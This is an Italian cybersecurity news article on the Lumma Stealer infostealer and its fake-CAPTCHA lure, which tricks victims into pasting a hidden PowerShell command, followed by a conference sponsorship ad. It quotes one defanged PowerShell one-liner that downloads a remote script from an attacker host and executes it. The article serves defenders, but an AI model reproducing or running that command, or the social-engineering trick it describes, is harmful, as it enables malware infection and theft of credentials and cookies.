


Lumma Stealer è un noto malware specializzato nel furto di informazioni, attivo sin dalla metà del 2022. Negli ultimi mesi ha mostrato un’evoluzione significativa nelle sue modalità operative, adottando nuove tattiche, tecniche e procedure. Questa minaccia è sempre più presente nei report relativi agli incidenti di sicurezza informatica: solo nell’ultimo anno, sono state registrate migliaia di compromissioni attribuite al malware.
Si ritiene che abbia origini nell’ambiente cybercriminale russo e venga attualmente distribuito come Malware-as-a-Service (MaaS). I suoi creatori offrono aggiornamenti frequenti e assistenza agli utenti tramite canali Telegram e una documentazione ospitata su Gitbook. L’obiettivo principale di Lumma Stealer è l’esfiltrazione di dati sensibili, come credenziali di accesso, token di sessione, wallet di criptovalute e informazioni personali raccolte dai dispositivi infetti.

Ciò che rende Lumma particolarmente pericoloso sono le sue sofisticate tecniche di distribuzione, che di recente si sono espanse fino a includere l’ingegneria sociale attraverso false domande CAPTCHA e ingannevoli richieste di download. Questi metodi sfruttano la fiducia degli utenti nei processi di verifica di sicurezza più noti , inducendo le vittime a eseguire comandi dannosi sui propri sistemi.
I ricercatori di Sophos hanno identificato diverse campagne Lumma Stealer durante l’autunno e l’inverno 2024-25, documentando come le tattiche del malware si sono evolute per eludere il rilevamento. “Le variazioni che abbiamo riscontrato nel comportamento di Lumma Stealer sono significative per i difensori”, ha osservato il team Sophos Managed Detection and Response nel suo report, sottolineando che queste tecniche di distribuzione potrebbero essere facilmente adattate ad altri malware oltre a Lumma Stealer.
Un’innovazione particolarmente preoccupante riguarda l’abuso di Windows PowerShell attraverso pagine di verifica CAPTCHA ingannevoli.

In questa catena di attacchi, alle vittime che visitano siti dannosi viene presentata una richiesta di verifica standard “Non sono un robot”, creando un falso senso di sicurezza e legittimità. Dopo aver cliccato sulla casella di verifica, gli utenti vengono reindirizzati a una seconda pagina che chiede loro di caricare il comando “Esegui” di Windows, quindi premere Ctrl+V seguito da Invio.

Questa azione apparentemente innocua in realtà incolla ed esegue un comando PowerShell nascosto che opera in una finestra nascosta:
C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -W Hidden -
command $uR= hxxps[://]fixedzip[.]oss-ap-southeast5[.]aliyuncs[.]com/n
ew-artist[.]txt'; $reS=Invoke-WebRequest -Uri $uR -UseBasicParsing; $t
=$reS.Content; iex $t
L’esecuzione di questo comando avvia un sofisticato processo di attacco multifase. Lo script recupera componenti malware aggiuntivi dai server di comando e controllo, scaricando, estraendo ed eseguendo il payload principale di Lumma Stealer. Una volta attivo, questo malware accede sistematicamente ai dati del browser, come evidenziato nella Figura 6, dove Autolt3.exe accede ai dati di accesso e ai cookie di Chrome.

Ciò che rende questo vettore di attacco particolarmente efficace è l’impiego della crittografia AES per nascondere i payload successivi. Il malware impiega sofisticate tecniche di offuscamento, tra cui l’impiego di vettori di inizializzazione e complesse routine di decrittazione, per eludere le tradizionali misure di sicurezza. Questa combinazione di ingegneria sociale e metodi tecnici avanzati rappresenta un’evoluzione significativa nelle capacità di Lumma Stealer.
Gli esperti di sicurezza raccomandano di implementare soluzioni di protezione degli endpoint robuste con funzionalità di analisi comportamentale, poiché il solo rilevamento basato sulle firme si rivela inadeguato contro queste minacce in continua evoluzione.

Sono ufficialmente aperte le adesioni al Program Sponsor della Red Hot Cyber Conference 2027, la sesta edizione dell’evento annuale gratuito promosso dalla community di Red Hot Cyber per diffondere cultura, competenze e consapevolezza sui temi della cybersecurity, dell’innovazione e delle tecnologie digitali. La Conference si terrà a Roma, martedì 18 e mercoledì 19 maggio 2027, presso l’Auditorium del Seraphicum, nel cuore del quartiere EUR, con una giornata dedicata ai workshop pratici e alle attività tecniche e una seconda giornata interamente dedicata alla conferenza.
Anche per il 2027, le aziende potranno scegliere di sostenere concretamente il progetto attraverso il Program Sponsor, partecipando alla crescita di un appuntamento che mette in relazione professionisti, aziende, istituzioni, studenti, ricercatori e appassionati di tecnologia. Il programma prevede la possibilità di aderire come Sponsor Sostenitore, una formula pensata per le aziende che desiderano essere tra le prime realtà a credere e contribuire alla realizzazione della nuova edizione, oppure attraverso i tre consueti livelli di sponsorizzazione Platinum, Gold e Silver. Ogni livello di sponsorizzazione acquistato, sarà accompagnato da un pacchetto Advertising, con l'opportunità di visibilità attraverso articoli, banner e contenuti all’interno del circuito editoriale di Red Hot Cyber.
Le aziende interessate a conoscere le formule disponibili, il Media Kit e tutte le opportunità previste dal Program Sponsor 2027 possono richiedere informazioni scrivendo a [email protected].